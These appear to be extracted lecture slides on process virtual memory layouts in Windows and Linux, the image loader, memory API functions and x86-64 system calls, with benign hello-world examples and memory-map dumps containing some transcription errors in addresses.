- Create stack and context for the initial thread (Thread 1)

Windows x86: Process Virtual Memory




helloworld.c

```
#include <stdio.h>

int main (int argc, char** argv)
{
    printf("Hello world!\n");
    return 0;
}
```

- Map ntdll.dll - always required
- Map dependent libraries
 - kernel32.dll
 - Possibly more - depends on the executable

Windows x86: Process Virtual Memory




helloworld.c

```
#include <stdio.h>

int main (int argc, char** argv)
{
    printf("Hello world!\n");
    return 0;
}
```

helloworld.exe includes printf() from stdio.h

Windows x86: Process Virtual Memory



```
helloworld.c
#include <stdio.h>

int main (int argc, char** argv)
{
    printf("Hello world!\n");
    return 0;
}
```


- The compiled `printf()` code is provided in library form by `msvcrt.dll` (Visual C Runtime Library)
- Map `msvcrt.dll` into the process memory

M Memory map



Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00001000			Environment	Priv	RW	RW	
00020000	00001000			Process Parameters	Priv	RW	RW	
00022000	00001000			Stack of main thread	Priv	RW	Guard	Guard
00022E000	00002000				Priv	RW	RW	
000230000	00003000			Default heap	Map	R	R	
000240000	00003000			Heap	Priv	RW	RW	
000340000	00006000			Heap	Map	RW	RW	
000350000	00003000				Map	R	R	C:\WINDOWS\system32\unicode.nls
000360000	00016000				Map	R	R	C:\WINDOWS\system32\locale.nls
000380000	00041000				Map	R	R	C:\WINDOWS\system32\sorttbls.nls
0003D0000	00006000			Heap	Priv	RW	RW	
0003E0000	00004000				Map	R	R	C:\WINDOWS\system32\ctype.nls
0003F0000	00003000				PE header	Img	R	RWE Copy
000400000	00001000	usermode_hellow	.text	Code	Img	R E	RWE Copy	
000401000	00002000	usermode_hellow	.data	Data	Img	RW	Cop	RWE Copy
000403000	00001000	usermode_hellow	.rdata		Img	R	RWE Copy	
000404000	00001000	usermode_hellow	.bss		Img	RW	Cop	RWE Copy
000405000	00001000	usermode_hellow	.idata	Imports	Img	RW	Cop	RWE Copy
000406000	00001000	usermode_hellow	.CRT		Img	RW	Cop	RWE Copy
000408000	00001000	usermode_hellow	.tls		Img	RW	Cop	RWE Copy
000409000	00001000	usermode_hellow	/4		Img	R	RWE Copy	
00040A000	00049000	usermode_hellow	/19		Img	R	RWE Copy	
000453000	00003000	usermode_hellow	/31		Img	R	RWE Copy	
000456000	00003000	usermode_hellow	/45		Img	R	RWE Copy	
000459000	00001000	usermode_hellow	/57		Img	R	RWE Copy	
00045A000	00001000	usermode_hellow	/70		Img	R	RWE Copy	
00045B000	00001000	usermode_hellow	/81		Img	R	RWE Copy	
00045C000	00001000	usermode_hellow	/92		Img	R	RWE Copy	
000460000	00041000	usermode_hellow			Map	R	R	C:\WINDOWS\system32\sortkey.nls
77C10000	00001000	msvcrt		PE header	Img	R	RWE Copy	
77C11000	0004C000	msvcrt	.text	Code, imports, exports	Img	R E	RWE Copy	
77C5D0000	00007000	msvcrt	.data	Data	Img	RW	Cop	RWE Copy
77C640000	00001000	msvcrt	.rsrc	Resources	Img	R	RWE Copy	
77C650000	00003000	msvcrt	.reloc	Relocations	Img	R	RWE Copy	
7C8000000	00001000	kernel32		PE header	Img	R	RWE Copy	
7C8010000	00084000	kernel32	.text	Code, imports, exports	Img	R E	RWE Copy	
7C8850000	00005000	kernel32	.data	Data	Img	RW	Cop	RWE Copy
7C88A0000	00066000	kernel32	.rsrc	Resources	Img	R	RWE Copy	
7C8F00000	00006000	kernel32	.reloc	Relocations	Img	R	RWE Copy	
7C9000000	00001000	ntdll		PE header	Img	R	RWE Copy	
7C9010000	0007A000	ntdll	.text	Code, exports	Img	R E	RWE Copy	
7C97B0000	00005000	ntdll	.data	Data	Img	RW	Cop	RWE Copy
7C9800000	0002C000	ntdll	.rsrc	Resources	Img	R	RWE Copy	
7C9AC0000	00003000	ntdll	.reloc	Relocations	Img	R	RWE Copy	
7F6F00000	00007000			Code pages	Map	R E	R E	
7FFF80000	00024000			Data block of main thre	Priv	RW	RW	
7FFDDE000	00001000			Process Environment Blo	Priv	RW	RW	
7FFE00000	00001000			User Shared Data	Priv	R	R	
800000000	7FFF0000			Kernel memory	Kern			

Windows x86: Image Loader



- Initializing a new process is done by the **image loader** (also called **Ldr**)
- The image loader is implemented in **ntdll.dll**
- The loader runs before any application code
- Important tasks include
 - Initialize user mode process including heap and stack
 - Resolve dependencies by parsing the import table and loading the referenced libraries
- Exercise: Observe image loader behavior

Linux: Process Virtual Memory

```
$ cat /proc/self/maps
00400000- 0040c000 r-xp 00000000 08:01 1754450      /bin/cat
0060b000- 0060c000 r--p 0000b000 08:01 1754450      /bin/cat
0060c000- 0060d000 rw-p 0000c000 08:01 1754450      /bin/cat
00c06000- 00c27000 rw-p 00000000 00:00 0          [heap]
7fd586e61000- 7fd5872bd000 r--p 00000000 08:01 972771      /usr/lib/locale/locale-archive
7fd5872bd000- 7fd58747d000 r-xp 00000000 08:01 656200      /lib/x86_64-linux-gnu/libc-2.23.so
7fd58747d000- 7fd58767d000 ---p 001c0000 08:01 656200      /lib/x86_64-linux-gnu/libc-2.23.so
7fd58767d000- 7fd587681000 r--p 001c0000 08:01 656200      /lib/x86_64-linux-gnu/libc-2.23.so
7fd587681000- 7fd587683000 rw-p 001c4000 08:01 656200      /lib/x86_64-linux-gnu/libc-2.23.so
7fd587683000- 7fd5876ad000 rw-p 00000000 08:01 655644      /lib/x86_64-linux-gnu/ld-2.23.so
7fd5876ad000- 7fd5878ad000 r--p 00025000 08:01 655644      /lib/x86_64-linux-gnu/ld-2.23.so
7fd5878ad000- 7fd5878ae000 rw-p 00026000 08:01 655644      /lib/x86_64-linux-gnu/ld-2.23.so
7ffdb0601000- 7ffdb0622000 rw-p 00000000 00:00 0          [stack]
7ffdb0788000- 7ffdb078a000 r--p 00000000 00:00 0          [vvar]
7ffdb078a000- 7ffdb078c000 r-xp 00000000 00:00 0          [vdso]
ffffffff600000-ffffffff601000 r-xp 00000000 00:00 0          [vsyscall]
```

Linux: Process Virtual Memory

```
$ cat /proc/self/maps
00400000- 0040c000 r-xp 00000000 08:01 1754450      /bin/cat ; the program
0060b000- 0060c000 r--p 0000b000 08:01 1754450      /bin/cat
0060c000- 0060d000 rw-p 0000c000 08:01 1754450      /bin/cat
00c06000- 00c27000 rw-p 00000000 00:00 0          [heap] ; heap
7fd586e61000- 7fd5872bd000 r--p 00000000 08:01 972771      /usr/lib/locale/locale-archive ; locale info
7fd5872bd000- 7fd58747d000 r-xp 00000000 08:01 656200      /lib/x86_64-linux-gnu/libc-2.23.so ; C library
7fd58747d000- 7fd58767d000 ---p 001c0000 08:01 656200
7fd58767d000- 7fd587681000 r--p 001c0000 08:01 656200
7fd587681000- 7fd587683000 rw-p 001c4000 08:01 656200
7fd587687000- 7fd5876ad000 r-xp 00000000 08:01 655644      /lib/x86_64-linux-gnu/ld-2.23.so ; ELF dyn. linker
7fd5878ac000- 7fd5878ad000 r--p 00025000 08:01 655644      /lib/x86_64-linux-gnu/ld-2.23.so
7fd5878ad000- 7fd5878ae000 rw-p 00026000 08:01 655644      /lib/x86_64-linux-gnu/ld-2.23.so
7ffdb0601000- 7ffdb0622000 rw-p 00000000 00:00 0          [stack] ; stack
7ffdb0788000- 7ffdb078a000 r--p 00000000 00:00 0          [vvar]
7ffdb078a000- 7ffdb078c000 r-xp 00000000 00:00 0          [vdso]
ffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0          [vsyscall]
```

Linux: Process Virtual Memory

```
$ cat /proc/self/maps
```

00400000-	0040c000	r-xp	00000000	08:01	1754450	/bin/cat
0060b000-	0060c000	r--p	0000b000	08:01	1754450	/bin/cat
0060c000-	0060d000	rwp	0000c000	08:01	1754450	/bin/cat
00c06000-	00c27000	rwp	00000000	00:00	0	[heap]
7fd586e61000-	7fd5872bd000	r--p	00000000	08:01	972771	/usr/lib/locale/locale-archive
7fd5872bd000-	7fd58747d000	r-xp	00000000	08:01	656200	/lib/x86_64-linux-gnu/libc-2.23.so
7fd58747d000-	7fd58767d000	---p	001c0000	08:01	656200	/lib/x86_64-linux-gnu/libc-2.23.so
7fd58767d000-	7fd587681000	r--p	001c0000	08:01	656200	/lib/x86_64-linux-gnu/libc-2.23.so
7fd587681000-	7fd587683000	rwp	001c4000	08:01	656200	/lib/x86_64-linux-gnu/libc-2.23.so
7fd587687000-	7fd5876ad000	r-xp	00000000	08:01	655644	/lib/x86_64-linux-gnu/ld-2.23.so
7fd5878ac000-	7fd5878ad000	r--p	00025000	08:01	655644	/lib/x86_64-linux-gnu/ld-2.23.so
7fd5878ad000-	7fd5878ae000	rwp	00026000	08:01	655644	/lib/x86_64-linux-gnu/ld-2.23.so
7ffdb0601000-	7ffdb0622000	rwp	00000000	00:00	0	[stack]
7ffdb0788000-	7ffdb078a000	r--p	00000000	00:00	0	[vvar]
7ffdb078a000-	7ffdb078c000	r-xp	00000000	00:00	0	[vdso]
ffffffffffff600000-ffffffffffff601000	r-xp	00000000	00:00	0	[vsyscall]	

Linux: Process Virtual Memory

```
$ cat /proc/self/maps
00400000- 0040c000 r-xp 00000000 08:01 1754450      /bin/cat
0060b000- 0060c000 r--p 0000b000 08:01 1754450      /bin/cat
0060c000- 0060d000 rw-p 0000c000 08:01 1754450      /bin/cat
00c06000- 00c27000 rw-p 00000000 00:00 0          [heap]
7fd586e61000- 7fd5872bd000 r--p 00000000 08:01 972771      /usr/lib/locale/locale-archive
7fd5872bd000- 7fd58747d000 r-xp 00000000 08:01 656200      /lib/x86_64-linux-gnu/libc-2.23.so
7fd58747d000- 7fd58767d000 ---p 001c0000 08:01 656200      /lib/x86_64-linux-gnu/libc-2.23.so
7fd58767d000- 7fd587681000 r--p 001c0000 08:01 656200      /lib/x86_64-linux-gnu/libc-2.23.so
7fd587681000- 7fd587683000 rw-p 001c4000 08:01 656200      /lib/x86_64-linux-gnu/libc-2.23.so
7fd587683000- 7fd5876ad000 rw-p 00000000 08:01 655644      /lib/x86_64-linux-gnu/ld-2.23.so
7fd5876ad000- 7fd5878ad000 r--p 00025000 08:01 655644      /lib/x86_64-linux-gnu/ld-2.23.so
7fd5878ad000- 7fd5878ae000 rw-p 00026000 08:01 655644      /lib/x86_64-linux-gnu/ld-2.23.so
7ffdb0601000- 7ffdb0622000 rw-p 00000000 00:00 0          [stack]
7ffdb0788000- 7ffdb078a000 r--p 00000000 00:00 0          [vvar]
7ffdb078a000- 7ffdb078c000 r-xp 00000000 00:00 0          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0          [vsyscall]
```


kernel space addresses

- [vsyscall], [vdso], and [vvar] are part of the Linux system call mechanisms
- Both will be discussed in detail later
- Note: [vsyscall] is mapped to kernel space addresses

Virtual Memory

- So far, the user space memory areas for a running process were described.
- Let's now look at the kernel space
- The kernel space memory should be the same for all processes

Windows x86: Process Virtual Memory (Kernel)



- Focus: kernel space
- Kernel code (executive, kernel, hardware abstraction layer code (HAL))
- Device drivers
- Page tables (CR3 register)
- Kernel heaps (pools)
- Kernel stacks

Windows: Virtual Memory API Functions

- Virtual memory functions


[https://msdn.microsoft.com/en-us/library/windows/desktop/aa366781\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa366781(v=vs.85).aspx)

VirtualAlloc(), VirtualAllocEx()	Reserves or commits a region of pages in the virtual address space of a process
VirtualFree(), VirtualFreeEx()	Releases or decommits a region of pages within the virtual address space
VirtualQuery(), VirtualQueryEx()	Provides information about a range of pages in the virtual address space
VirtualProtect(), VirtualProtectEx()	Changes the access protection on a region of committed pages in the virtual address space of a process


- Heap Functions

HeapAlloc(), HeapReAlloc()	Allocates a block of memory from a heap, or resize and change other memory block properties
HeapFree()	Frees a memory block allocated from a heap
HeapCreate(), HeapDestroy()	Creates or destroys a heap. Destroying decommits and releases all the pages of the heap.

Windows: Virtual Memory API Functions




Linux x64: Process Virtual Memory (Kernel)



- Focus: kernel space
- Physical memory mapping allows accessing physical memory
- Kernel code is typically mapped at 0xfffff8000'80000000
- Kernel modules are mapped in the range starting at 0xfffff8800'a0000000
- [vsyscall] is mapped at the same address as seen from user mode

System Calls

Linux



System calls

- System calls are the lowest layer of user mode code
- Close to the kernel
- Advantages (from an attacker's perspective)
 - Typically no library code required
 - Difficult to monitor/intercept from user mode
- Disadvantages
 - System call identifiers/numbers change across OS versions
 - The implementations of system calls vary across operating systems
- Let's look at some system call interfaces in operating systems...

Linux: System calls on x86 and x86-64

- Two common methods to do a system call
- Legacy: Interrupt 0x80 (`int 0x80`)
- Modern: `sysenter` (x86) and `syscall` (x64) instructions

	<code>int 0x80</code>	<code>sysenter</code>	<code>syscall</code>
System call identifier	<code>eax</code>	<code>eax</code>	<code>rax</code>
Argument 1	<code>ebx</code>	<code>ebx</code>	<code>rdi</code>
Argument 2	<code>ecx</code>	<code>ecx</code>	<code>rsi</code>
Argument 3	<code>edx</code>	<code>edx</code>	<code>rdx</code>
Argument 4	<code>esi</code>	<code>esi</code>	<code>r10</code>
Argument 5	<code>edi</code>	<code>edi</code>	<code>r8</code>
Argument 6+	<code>ebp</code>	<code>ebp</code> (user mode stack)	<code>r9</code>

Linux: x86-64 system call example

```
.intel_syntax noprefix # Intel assembly syntax

.data
msg: .string "Hello World\n"

.text
.globl main

main:
    mov rax, 1      # The syscall 'write' has id 1
    mov rdi, 1      # File descriptor 1 is stdout
    mov rsi, offset flat:msg    # The string "Hello World"
    mov rdx, 12     # Length of the string (12 characters)
    syscall        # Do the system call

    mov rax, 60     # The syscall 'exit' has id 60
    mov rdi, 0      # Set the error code to 0
    syscall        # Do the system call
```

Linux: x86-64 system call example

```
